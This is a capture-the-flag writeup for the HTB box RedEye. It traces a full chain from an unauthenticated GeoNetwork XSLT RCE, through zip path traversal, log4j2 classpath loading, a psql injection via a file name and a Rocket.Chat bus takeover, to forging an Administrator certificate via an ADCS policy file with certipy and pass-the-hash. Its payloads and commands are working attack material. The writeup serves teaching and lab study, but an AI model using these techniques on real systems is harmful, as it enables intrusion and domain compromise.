HTB RedEye: from a GeoNetwork RCE to Domain Admin through ADCS
A multi-machine box: the front leads to GN01, the ingest service leads to the domain, and a writable certificate policy on DC01 hands over the Administrator. The full path, with the why behind each step.
- tags
- adcs · pkinit · geonetwork · rce · active-directory · sql-injection
RedEye is a multi-machine Hack The Box box. The address the platform gives you, 10.129.28.102, is only the edge: behind it there are three machines, and the target is not the edge, it is the domain. This writeup follows the chain that worked, in the order it happened, and explains the mechanism behind each step, not just the command. The routes that closed and the lessons are at the end.
The terminal outputs were arranged into readable panels from the session logs; the RDP screenshot is a real capture. Passwords, hashes and flags are omitted.
The scenario
The box was redeployed mid-session. The front moved from 10.129.28.102 to 10.129.28.183, but the layout did not: the address is DC01’s external NIC with DNAT into the internal network, and the same three hosts stayed behind it.
| Host | IP | Role |
|---|---|---|
| FRONT | 10.129.28.102 / .183 |
DC01’s external NIC; DNAT decides the backend |
| GN01 | 192.168.100.2 |
Ubuntu, GeoNetwork 4.4.11 and Rocket.Chat 8.8.0 |
| DC01 | 192.168.100.1 |
Windows Server 2022, Domain Controller, ADCS and ADFS |
| WKSTN01 | 192.168.100.3 |
Domain-joined Windows workstation |
The front exposes no 445, 636 or 135. Port 443 terminates on DC01’s ADFS, but without a credential that is just a login page. The path that gave execution was GN01, and that is where the first RCE lands.

The winning chain has six steps:
- GeoNetwork RCE (GN01), unauthenticated, through the formatter upload.
- Arbitrary write + log4j2, to turn the RCE into a stable channel.
- Injection in the ingest service, to move from
geonetworktogisops. - Service credential, reused as a domain password.
- Local admin on WKSTN01, to read
user.txt. - Certificate policy on ADCS, to become Domain Admin and read
root.txt.
Two parallel routes were confirmed but were not needed for root: Rocket.Chat admin through the Moleculer bus and the ADIDNS wildcard for NTLM coercion. Both appear in the text and in the routes that closed.
Reconnaissance
I started with a full port scan:
nmap -Pn -sT -p- --min-rate 500 -T4 --open 10.129.28.102The result is small:
| Port | Service | Note |
|---|---|---|
| 22 | SSH | GN01 |
| 80 | HTTP | geo.airways.htb, GeoNetwork 4.4.11 |
| 443 | HTTPS | sts.airways.htb, ADFS on DC01 |
| 3000 | HTTP | chat.airways.htb, Rocket.Chat 8.8.0 |
All three names resolve to the same IP; the vhost picks the backend. geo hits GN01’s GeoNetwork, chat hits GN01’s Rocket.Chat and sts hits DC01’s ADFS. SSH also lands on GN01. No Windows management port is exposed: to reach DC01, you have to get through GN01 first.
GeoNetwork: unauthenticated code execution
GeoNetwork is an open-source geospatial catalogue. It accepts formatters: XSLT bundles that turn metadata into HTML, PDF and other formats. The upload lives at /srv/api/formatters, and the render at /srv/api/records/<uuid>/formatters/<name>.
The first endpoint that answered without a session was the upload itself:
POST /geonetwork/srv/api/formatters HTTP/1.1
Host: geo.airways.htb
Cookie: XSRF-TOKEN=<anonymous token>
X-XSRF-TOKEN: <anonymous token>
Content-Type: multipart/form-data

file=@formatter.zip;type=application/zip
The only control is the anonymous XSRF cookie. The accepted bundle carries a view.xsl that Saxon, GeoNetwork’s XSLT engine, evaluates with Java extensions enabled. That means the template can call Java classes directly. java.lang.Runtime.exec is one line away:
<xsl:stylesheet version="2.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
                xmlns:rt="java:java.lang.Runtime">
  <xsl:template match="/">
    <xsl:result-document href="file:///tmp/run.sh" method="text">
      { id; hostname; } > /var/lib/geonetwork/data/resources/htmlcache/out.txt 2>&1
    </xsl:result-document>
    <xsl:value-of select="rt:exec(rt:getRuntime(),'/bin/sh /tmp/run.sh')"/>
  </xsl:template>
</xsl:stylesheet>
result-document writes the script to disk; rt:exec calls the shell. The GET on the record that uses the formatter triggers the render, and the output comes back at /geonetwork/htmlcache/out.txt:
uid=999(geonetwork) gid=989(geonetwork) groups=989(geonetwork)
GN01
Why does it work? Three decisions add up. The upload does not require authentication; the XSLT engine accepts Java extensions; and there is no sandbox between the template and the operating system. None of them is an RCE on its own, but together they give execution as geonetwork.
From an unreliable RCE to a stable channel
The formatter render works, but it depends on the XSLT engine and a valid record id. It is a good way to prove execution, not a good way to work. I went back to the same upload with a different intent: arbitrary write.
The formatter is a ZIP. The extractor uses the entry name as a relative path and does not normalize the separator. With backslashes, an entry can climb directories and leave the bundle. Eight levels from /var/lib/geonetwork/data/formatter/<fmt> reach the root; the useful target is the exploded webapp:
..\..\..\..\..\..\..\..\opt\geonetwork\apps\geonetwork\WEB-INF\classes\stage.shWEB-INF/classes is where the JVM looks for classes and configuration. Writing there is writing to the application’s classpath. The upload returns 500, but it writes the file before complaining, and the error hands back the resolved path:
{"message":"/var/lib/geonetwork/data/formatter/formatter1/../../../../../../../../opt/geonetwork/apps/geonetwork/WEB-INF/classes/stage.sh","code":"runtime_exception"}With write access to the classpath, the next step is log4j2. log4j2 is Java’s logging library; an XML configuration can declare appenders, and an appender is a class loaded from the classpath. I planted an XML with packages="org.fao.geonet.api" and a class annotated @Plugin in the same package. The system/server/log setting accepts the resource name:
POST /geonetwork/srv/api/site/settings HTTP/1.1
Host: geo.airways.htb
Content-Type: application/x-www-form-urlencoded

system/server/log=log4j2-stage.xml
LogUtils.refreshLogConfiguration loads the resource from the classpath and applies it to the LoggerContext. The appender reads the command from cmd.txt (planted alongside) and runs it as uid 999. This is not Log4Shell: there is no JNDI lookup here. The vector is a logging configuration loaded from a directory we can write to.

What was a render-dependent RCE became a repeatable channel, with the same user and without touching the service. The difference matters: the first path breaks when the formatter changes; the second stays up.
From geonetwork to gisops
GN01 runs a GIS stack: PostGIS, a spool at /srv/gis/spool/incoming and aodb-ingest.service, triggered by aodb-ingest.path. systemd path units watch a directory; when a .tif appears, the service runs as gisops and builds the command like this:
layer=$(basename "${src%.*}")
raster2pgsql -s 4326 -d -I -C -F -t 256x256 "$src" "gis.${layer}" \
  | psql -q -d geonetwork_db -U gis_etl
The table name comes from the file name, unquoted. raster2pgsql generates SQL and psql consumes it. But psql also interprets meta-commands: a \! in the stream runs a shell command in the client process. And the client is gisops, even though the database user is gis_etl.
The file does not need to be a valid TIFF. The name is enough:
z";\! id > /tmp/gisops-id;-- .tifid comes back as gisops (uid 997). The next target was next door: /etc/airport-gis/notify.env, root:gisops, mode 0640, readable by gisops.
RC_USER=...
RC_PASS=<redacted>
The Rocket.Chat password was gabby.t’s domain password. The LDAPS bind on 636 returned rc=0, and the domain had lockoutThreshold=0, no lockout for anyone testing.

Three trusts add up here: the file name is treated as a SQL identifier; psql accepts meta-commands; and the service account can read a secret it should never have reached. None of them is required for the ingest to work.
The Rocket.Chat bus is not a boundary
Rocket.Chat is a Node.js chat server that uses Moleculer, a microservices framework, for its internal bus. The transporter is the message channel; on GN01 it listens on 127.0.0.1:36657.
After the RCE, 127.0.0.1 stops being local. The transporter accepts packets without authentication. The framing is simple: a six-byte header, XOR of bytes 1 through 5 into byte zero, a big-endian length and a type. The event that matters is broadcast on the local stream, aimed at watch.settings. The MeteorService handler calls settings.set(record) straight into the in-memory cache.
You do not need to be an admin to publish on the bus. The effect is that the next registered account is born with the admin role:
{"clientAction":"updated","setting":{"_id":"Accounts_RegistrationForm","value":"Public"}}
{"clientAction":"updated","setting":{"_id":"Accounts_ManuallyApproveNewUsers","value":false}}
{"clientAction":"updated","setting":{"_id":"Accounts_Registration_Users_Default_Roles","value":"admin"}}
After that, POST /api/v1/users.register creates an account through the public flow. It is born with the admin role because public registration now defaults to admin. The response confirms it:
{"success":true,"user":{"roles":["admin"]}}
The same channel also accepts watch.integrations with clientAction: inserted, which lets you insert an outgoing webhook without going through the API. I did not need to go further for the domain chain, but the primitive is there. The lesson is that authorization on the bus is not optional: whoever publishes an event controls the state that event updates.
The domain and WKSTN01
With gabby.t, AD enumeration over LDAPS 636 (LDAP over TLS) was direct: users, groups, ACLs, DNS zones and templates. LDAPS only; port 389 did not exist. Two discoveries changed the map.
The first was the airwayhtb ADIDNS zone. DNS zones can live inside AD, and this one granted CreateChild to Authenticated Users: the right to create child records. gabby.t created a wildcard * record pointing at 192.168.100.2. DC01’s DNS then served that A record for any nonexistent name within about 30 seconds. That is passive NTLM coercion: any DC01 service resolving a name that does not exist authenticates to GN01. Existing host records were not writable (rc=50) and unsigned dynamic updates were refused (rcode=9). The LDAPS relay and RBCD were staged, but no DC01 service resolved the nonexistent name inside the window; the route closed.
The second was isabel.o. The account is a direct member of BUILTIN\Administrators on WKSTN01 (RID 1638):
S-1-5-21-4146114734-3004133792-201478249-500   WKSTN01\Administrator
S-1-5-21-829808936-2739584302-670142182-512    AIRWAYS\Domain Admins
S-1-5-21-829808936-2739584302-670142182-1638   AIRWAYS\isabel.o
That is not Domain Admin; it is local admin on the workstation. But local admin reads C$ and ADMIN$, and user.txt was on the local Administrator’s desktop. I verified it twice, including over SAMR, and the contrast with gabby.t is the test that separates privilege from coincidence:
ISABEL USER_TXT_LEN: 34
GABBY C$: ERR 0xc0000022 STATUS_ACCESS_DENIED
On DC01, isabel.o also had RDP, the GP Management group and access to the CA policy directory. The RDP session was not administrative (the console itself warns), but it was a valid domain session on the Domain Controller:

The route to writing on DC01 was that session with a looping cmd: it fetched jobs from the GN01 listener, ran them and posted the output back. That beacon created C:\PolicyFiles\User.xml. The certificate request left GN01 over DCOM/TCP 135 (the ADCS enrollment RPC), with the same account.
ADCS: the certificate that claims to be the Administrator
ADCS is Microsoft’s PKI. A certificate authority issues certificates based on templates; the template defines who can enroll, the EKU (Extended Key Usage, the certificate’s purpose) and what goes into the certificate. The SAN (Subject Alternative Name) is where the alternative names live. PKINIT allows a certificate to be used for Kerberos logon: the KDC validates the certificate and returns a TGT (the initial Kerberos ticket). The SID extension can carry the user’s security identifier.
The AIRWAYS-DC01-CA CA uses TameMyCerts.Policy, a third-party policy module that rewrites the SAN and adds custom extensions from an XML file per template. PolicyDirectory is C:\PolicyFiles, and the scheme is <TemplateName>.xml, reloaded on every request, with no service restart.
The ACL is the problem: BUILTIN\Users has (CI)(AD) and (CI)(WD), which means it can create new files. Existing ones, such as GroupPolicy_Audit.xml, are immutable, which gives the false impression that the directory is protected. The User template can be requested by Domain Users and carries a client-auth EKU.
I created C:\PolicyFiles\User.xml as isabel.o, with two parts. The first clears the SAN the requester already sends: rules with Value="" and Force=true remove isabel’s UPN and rfc822Name, and the next rule injects the Administrator UPN. The second adds the SID extension (1.3.6.1.4.1.311.25.2) with the DER for SID -500:
<CertificateRequestPolicy>
  <OutboundSubjectAlternativeName>
    <OutboundSubjectRule>
      <Field>userPrincipalName</Field>
      <Value></Value>
      <Mandatory>false</Mandatory>
      <Force>true</Force>
    </OutboundSubjectRule>
    <OutboundSubjectRule>
      <Field>rfc822Name</Field>
      <Value></Value>
      <Mandatory>false</Mandatory>
      <Force>true</Force>
    </OutboundSubjectRule>
    <OutboundSubjectRule>
      <Field>userPrincipalName</Field>
      <Value>Administrator@airways.htb</Value>
      <Mandatory>true</Mandatory>
      <Force>true</Force>
    </OutboundSubjectRule>
  </OutboundSubjectAlternativeName>
  <CustomCertificateExtensions>
    <CustomCertificateExtension>
      <Oid>1.3.6.1.4.1.311.25.2</Oid>
      <Value>MD2gOwYKKwYBBAGCNxkCAaAtBCtTLTEtNS0yMS04Mjk4MDg5MzYtMjczOTU4NDMwMi02NzAxNDIxODItNTAw</Value>
    </CustomCertificateExtension>
  </CustomCertificateExtensions>
</CertificateRequestPolicy>
The detail that burned the first attempt was the leftover SAN. Requesting a certificate with SAN isabel and SID -500 returned KDC_ERR_CLIENT_NAME_MISMATCH: the KDC validated the requester’s name, not the SID. Removing isabel’s UPN and rfc822Name SANs with the Value="" rules fixed it. The second request, REQID=30, template User, RSA-2048 over DCOM/TCP 135, came back:
DISP=0x3 REQID=30 MSG='Issued'
SAN=<OtherName(1.3.6.1.4.1.311.20.2.3, 'Administrator@airways.htb')>
SIDEXT=<DER for S-1-5-21-829808936-2739584302-670142182-500>
DISP=0x3 means issued. The certificate belongs to isabel, but it says it is the Administrator. PKINIT believes the SID:
certipy auth -pfx adm.pfx -username Administrator -dc-ip 192.168.100.1Got TGT
Got hash for 'administrator@airways.htb': <redacted>The rest is pass-the-hash: using the NT hash instead of the password. SMB to DC01 as airways.htb/Administrator, C$, and root.txt on the desktop. Domain Users to Domain Admin, with no CA restart and no interaction.
